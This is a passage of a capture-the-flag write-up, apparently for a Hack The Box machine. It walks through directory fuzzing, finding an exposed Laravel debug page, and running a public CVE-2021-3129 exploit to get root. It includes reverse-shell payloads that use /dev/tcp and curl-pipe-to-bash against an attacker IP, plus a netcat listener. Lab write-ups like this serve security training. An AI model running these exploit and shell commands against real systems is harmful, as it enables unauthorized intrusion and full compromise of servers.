
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

$ █

```

Now lets see what this is



Lets run an directory fuzzing here

```
ffuf -u http://localhost:9002/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```


~/Test/Keys (29.82s)

```
ffuf -u http://localhost:9002/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```

```
/'____\ /'____\ /'____\
/\ \___/\ \___/\ \___/\
\ \ ,_/\ \ ,_/\ \ ,_/\ \ ,_/\
\ \ \___/\ \ \___/\ \ \___/\ \ \___/\
\ \ \___/\ \ \___/\ \ \___/\ \ \___/\
\ \ \___/\ \ \___/\ \ \___/\ \ \___/\
```


v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://localhost:9002/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```

.htaccess      [Status: 200, Size: 17473, Words: 3135, Lines: 120, Duration: 658ms]
favicon.ico    [Status: 200, Size: 603, Words: 104, Lines: 22, Duration: 987ms]
index.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 529ms]
profiles       [Status: 200, Size: 17473, Words: 3135, Lines: 120, Duration: 752ms]
robots.txt     [Status: 500, Size: 616234, Words: 32882, Lines: 248, Duration: 2559ms]
web.config     [Status: 200, Size: 24, Words: 2, Lines: 3, Duration: 2270ms]
:: Progress: [4614/4614] :: Job [1/1] :: 111 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

This /profiles one look interesting



http://localhost:9002/profiles

ErrorException

Undefined variable: informat (View: /home/developer/myproject/resources/views/profile/index.blade.php)

http://localhost:9002/profiles

Hide solutions

Possible typo \$informat

Did you mean \$informations ?

1 2

It is in debug mode lets find an exploit for this

Found this : <https://www.exploit-db.com/exploits/49424>

Laravel 8.4.2 debug mode - Remote code execution

Author:
SUNCSR TEAM

Type:
WEBAPPS

Platform:
PHP

Date:
2021-01-14

Exploit: [📄](#) / [{ }](#)

Vulnerable App:

So the problem with this one is that we need a log file for laravel

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal git:(main)±4 (0.136s)
python3 exploit2.py
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal/exploit2.py:71: SyntaxWarning: invalid escape sequence '\/'
  command = command.replace('/', '\\/')
Usage: exploit2.py url path-log command

Ex: exploit2.py http(s)://pwnme.me:8000 /var/www/html/laravel/storage/logs/laravel.log 'id'
```

Lets find another one

Found this : https://github.com/nth347/CVE-2021-3129_exploit🔗

CVE-2021-3129_exploit

Exploit for CVE-2021-3129

Lab setup:

```
$ git clone https://github.com/laravel/laravel.git
$ cd laravel
$ git checkout e849812
$ composer install
$ composer require facade/ignition==2.5.1
$ php artisan serve
```

Usage:

```
$ git clone https://github.com/nth347/CVE-2021-3129_exploit.git
$ cd CVE-2021-3129_exploit
$ chmod +x exploit.py
$ ./exploit.py http://localhost:8000 Monolog/RCE1 id
```

Now lets run this one

(U need php for this btw i didnt have it installed so i just installed it then it worked)

```
./exploit.py http://127.0.0.1:9002 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
```

Lets get a revshell now

Start a listener

```
~/Test/Keys
nc -lvnp 9005

Listening on 0.0.0.0 9005
```

Now lets get a revshell like this

```
./exploit.py http://127.0.0.1:9002 Monolog/RCE1 "bash -c 'bash -i >& /dev/tcp/10.10.16.31/9005 0>&1'"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[i] There is no output
[i] Trying to clear logs
[+] Logs cleared
```

But we didnt get a revshell here

```
nc -lvnp 9005

Listening on 0.0.0.0 9005
Connection received on 10.10.16.31 49894
Name           : Monolog/RCE1
Version        : 1.4.1 <= 1.6.0 1.17.2 <= 2.7.0+
Type           : RCE: Function Call
Vector         : __destruct

./phpggc Monolog/RCE1 <function> <parameter>
```

Probably bad characters here lets try to host the shell with a web server

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal git:(main)±3 (5.964s)
vi shell

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal git:(main)±3 (0.022s)
cat shell

bash -c 'bash -i >& /dev/tcp/10.10.16.31/9005 0>&1'
```

Start a python server here and call the revshell like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Horizontal/CVE-2021-3129_exploit git:(main)±3
./exploit.py http://127.0.0.1:9002 Monolog/RCE1 "curl http://10.10.16.31/shell | bash"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
```

And we get our revshell here

```
~/Test/Keys
nc -lvnp 9005

Listening on 0.0.0.0 9005
Connection received on 10.10.11.105 42180
bash: cannot set terminal process group (47059): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontalall:/home/developer/myproject/public# cd
```

Here is your root.txt

```
root@horizontalall:~# ls -al
ls -al
total 68
drwx----- 7 root root 4096 Oct  8 16:10 .
drwxr-xr-x 24 root root 4096 Aug 23  2021 ..
lrwxrwxrwx 1 root root    9 Aug  2  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3145 Jun  1  2021 .bashrc
-rwxr-xr-x 1 root root  185 May 28  2021 boot.sh
drwx----- 2 root root 4096 Jun  3  2021 .cache
drwx----- 3 root root 4096 Jun  3  2021 .gnupg
drwxr-xr-x 3 root root 4096 May 25  2021 .local
-rw----- 1 root root  550 Aug  2  2021 .mysql_history
-rw-r--r-- 1 root root    6 Oct  8 16:10 pid
drwxr-xr-x 5 root root 4096 Jul 29  2021 .pm2
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root  384 Jul 29  2021 restart.sh
-r----- 1 root root   33 Oct  8 13:24 root.txt
drwx----- 2 root root 4096 May 25  2021 .ssh
-rw-rw-rw- 1 root root 12069 Aug  3  2021 .viminfo
root@horizontalall:~# %
```

Thanks for reading :)